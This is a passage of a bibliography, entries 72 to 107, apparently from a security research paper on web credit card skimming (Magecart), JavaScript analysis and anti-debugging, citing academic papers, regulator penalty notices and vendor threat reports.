[72] Florian Nentwich, Nenad Jovanovic, Engin Kirda, Christopher Kruegel, and Giovanni Vigna. Cross-site scripting prevention with dynamic data tainting and static analysis. In *In Proceeding of the Network and Distributed System Security Symposium (NDSS'07)*, 2007.

[73] Information Commissioner's Office. Penalty Notice COM0783542. https://ico.org.uk/media/action-weve-taken/mpns/2618421/ba-penalty-20201016.pdf, 2020. [Online; accessed 09-December-2020].

[74] Information Commissioner's Office. British Airways | ICO. https://ico.org.uk/action-weve-taken/enforcement/british-airways/, 2020. [Online; accessed 09-December-2020].

[75] Information Commissioner's Office. Penalty Notice COM0759008. https://ico.org.uk/media/action-weve-taken/2618609/ticketmaster-uk-limited-mpn.pdf, 2020. [Online; accessed 07-December-2020].

[76] Inian Parameshwaran, Enrico Budianto, Shweta Shinde, Hung Dang, Atul Sadhu, and Prateek Saxena. Auto-patching dom-based xss at scale. In *Proceedings of the 2015 10th Joint Meeting on Foundations of Software Engineering*, ESEC/FSE 2015, page 272–283, New York, NY, USA, 2015. Association for Computing Machinery. ISBN 9781450336758. doi: 10.1145/2786805.2786821. URL https://doi.org/10.1145/2786805.2786821.

[77] PerimeterX, Inc. New Stealth Magecart Attack Bypasses Payment Services Using Iframes. https://www.perimeterx.com/resources/blog/2020/new-stealth-magecart-attack-bypasses-payment-services-using-iframes/, 2020. [Online; accessed 15-October-2020].

[78] Grafix Point. The Noun Project: Grafix Point. https://thenounproject.com/virtualdesign/, 2020. [Online; accessed 19-November-2020].

[79] Matthew Prince and Sergi Isasi. Moving from reCAPTCHA to hCaptcha. https://blog.cloudflare.com/moving-from-recaptcha-to-hcaptcha/, 2020. [Online; accessed 22-February-2021].

[80] Puppeteer. GitHub - puppeteer/puppeteer: Headless Chrome Node.js API. https://github.com/puppeteer/puppeteer, 2020. [Online; accessed 23-October-2020].

[81] RapidSpike Ltd. Magecart Attacks: Prevention and Detection | RapidSpike. https://www.rapidspike.com/kb/magecart-attacks-prevention-and-detection/, 2020. [Online; accessed 07-December-2020].

[82] Julian Rauchberger, Sebastian Schrittwieser, Tobias Dam, Robert Luh, Damjan Buhov, Gerhard Pötzelsberger, and Hyoungshick Kim. The other side of the coin: A framework for detecting and analyzing web-based cryptocurrency mining campaigns. In *Proceedings of the 13th International Conference on Availability, Reliability and Security*, ARES 2018, pages 18:1–18:10, New York, NY, USA, 2018. ACM. ISBN 978-1-4503-6448-5. doi: 10.1145/3230833.3230869. URL http://doi.acm.org/10.1145/3230833.3230869.

[83] RiskIQ. RiskIQ Community Edition. https://community.riskiq.com/, 2020. [Online; accessed 29-October-2020].

[84] RiskIQ. Inter: The Magecart Skimming Tool Now on More than 1,500 Sites | RiskIQ. https://www.riskiq.com/blog/external-threat-management/inter-skimmer/, 2020. [Online; accessed 09-December-2020].

[85] Sansec: Sanguine Security B.V. MageCart: now with tripwire – Sansec. https://sansec.io/research/magecart-tripwire, 2018. [Online; accessed 14-October-2020].

[86] Sansec: Sanguine Security B.V. Cardbleed: a massive Magento1 hack – Sansec. https://sansec.io/research/cardbleed, 2020. [Online; accessed 21-September-2020].

[87] Sansec: Sanguine Security B.V. Sanguine reveals longest Magecart skimming operation to date [Analysis] - Sanguine Security. https://sansec.io/labs/2020/02/25/longest-skimming-operation-yet/, 2020. [Online; accessed 29-February-2020].

[88] Secure, Reliable, and Intelligent Systems Lab, Computer Science Department, ETH Zurich. JS NICE: Statistical renaming, Type inference and Deobfuscation. http://jsnice.org, 2018. [Online; accessed 12-October-2020].

[89] Jérôme Segura. Hundreds of counterfeit online shoe stores injected with credit card skimmer | Malwarebytes Labs. https://blog.malwarebytes.com/threat-analysis/2019/12/hundreds-of-counterfeit-online-shoe-stores-injected-with-credit-card-skimmer/, 2019. [Online; accessed 21-December-2019].

[90] Jérôme Segura. Criminals hack Tupperware website with credit card skimmer - Malwarebytes Labs | Malwarebytes Labs. https://blog.malwarebytes.com/hacking-2/2020/03/criminals-hack-tupperware-website-with-credit-card-skimmer/, 2020. [Online; accessed 15-October-2020].

[91] Koushik Sen, Swaroop Kalasapur, Tasneem Brutch, and Simon Gibbs. Jalangi: a selective record-replay and dynamic analysis framework for JavaScript. In *Proceedings of the 2013 9th Joint Meeting on Foundations of Software Engineering - ESEC/FSE 2013*, page 488, Saint Petersburg, Russia, 2013. ACM Press. ISBN 9781450322379. doi: 10.1145/2491411.2491447. URL http://dl.acm.org/citation.cfm?doid=2491411.2491447.

[92] Denis Sinegubko. Web Skimmer With a Domain Name Generator - Follow Up. https://blog.sucuri.net/2020/04/web-skimmer-with-a-domain-name-generator-follow-up.html, 2020. [Online; accessed 21-September-2020].

[93] Sindre Sorhus. devtools-detect/index.js at master · sindresorhus/devtools-detect · GitHub. https://github.com/sindresorhus/devtools-detect/blob/master/index.js, 2019. [Online; accessed 25-April-2020].

[94] Marius Steffens, Christian Rossow, Martin Johns, and Ben Stock. Don't trust the locals: Investigating the prevalence of persistent client-side cross-site scripting in the wild. In *NDSS Symposium 2019*, February 2019. URL https://publications.cispa.saarland/2744/.

[95] Sam Stephenson. Prototype JavaScript framework, version 1.7.3. https://ajax.googleapis.com/ajax/libs/prototype/1.7.3.0/prototype.js, 2010. [Online; accessed 19-November-2020].

[96] Ticketmaster. Information about data security incident by third-party supplier. https://security.ticketmaster.co.uk/, 2018. [Online; accessed 07-December-2020].

[97] Rappid Diagramming Toolkit. JointJS - JavaScript diagramming library - Demos. https://resources.jointjs.com/demos/javascript-ast, 2021. [Online; accessed 10-March-2021].

[98] Twitter, Inc. magecart - Twitter Search / Twitter. https://twitter.com/search?f=tweets&q=magecart, 2021. [Online; accessed 10-May-2021].

[99] Muhammad Umer. javascript - Find out whether Chrome console is open - Stack Overflow. https://stackoverflow.com/questions/7798748/find-out-whether-chrome-console-is-open/30638226#30638226, 2019. [Online; accessed 25-April-2020].

[100] Unsigned. javascript - Find out whether Chrome console is open - Stack Overflow. https://stackoverflow.com/questions/7798748/find-out-whether-chrome-console-is-open/7809413#7809413, 2018. [Online; accessed 25-April-2020].

[101] Antoine Vastel. Detecting Chrome headless, new techniques. https://antoinevastel.com/bot%20detection/2018/01/17/detect-chrome-headless-v2.html, 2019. [Online; accessed 13-December-2019].

[102] Antoine Vastel. How to monitor the execution of JavaScript code with Puppeteer and Chrome headless. https://antoinevastel.com/javascript/2019/06/10/monitor-js-execution.html, 2019. [Online; accessed 22-October-2020].

[103] Antoine Vastel. Analyzing Recent's Magento 1 Credit Card Skimmer. https://antoinevastel.com/fraud/2020/09/20/analyzing-magento-skimmer.html, 2020. [Online; accessed 12-October-2020].

[104] Visa. 'Baka' JavaScript Skimmer Identified. https://usa.visa.com/content/dam/VCOM/global/support-legal/documents/visa-security-alert-baka-javascript-skimmer.pdf, 2020. [Online; accessed 21-September-2020].

[105] Wenhao Wang, Benjamin Ferrell, Xiaoyang Xu, Kevin W. Hamlen, and Shuang Hao. Seismic: Secure in-lined script monitors for interrupting cryptojacks. In Javier Lopez, Jianying Zhou, and Miguel Soriano, editors, *Computer Security*, pages 122–142, Cham, 2018. Springer International Publishing. ISBN 978-3-319-98989-1.

[106] Gal Weizman. Javascript Anti Debugging - Some Next Level Stuff. https://www.perimeterx.com/tech-blog/2019/javascript-anti-debugging-1/, 2019. [Online; accessed 25-April-2020].

[107] Wei Xu, Fangfang Zhang, and Sencun Zhu. JStill: mostly static detection of obfuscated malicious JavaScript code. In *Proceedings of the third ACM conference on Data and application security and privacy - CODASPY '13*, page 117, San Antonio, Texas, USA, 2013. ACM Press. ISBN 9781450318907. doi: 10.1145/2435349.2435364. URL http://dl.acm.org/citation.cfm?doid=2435349.2435364.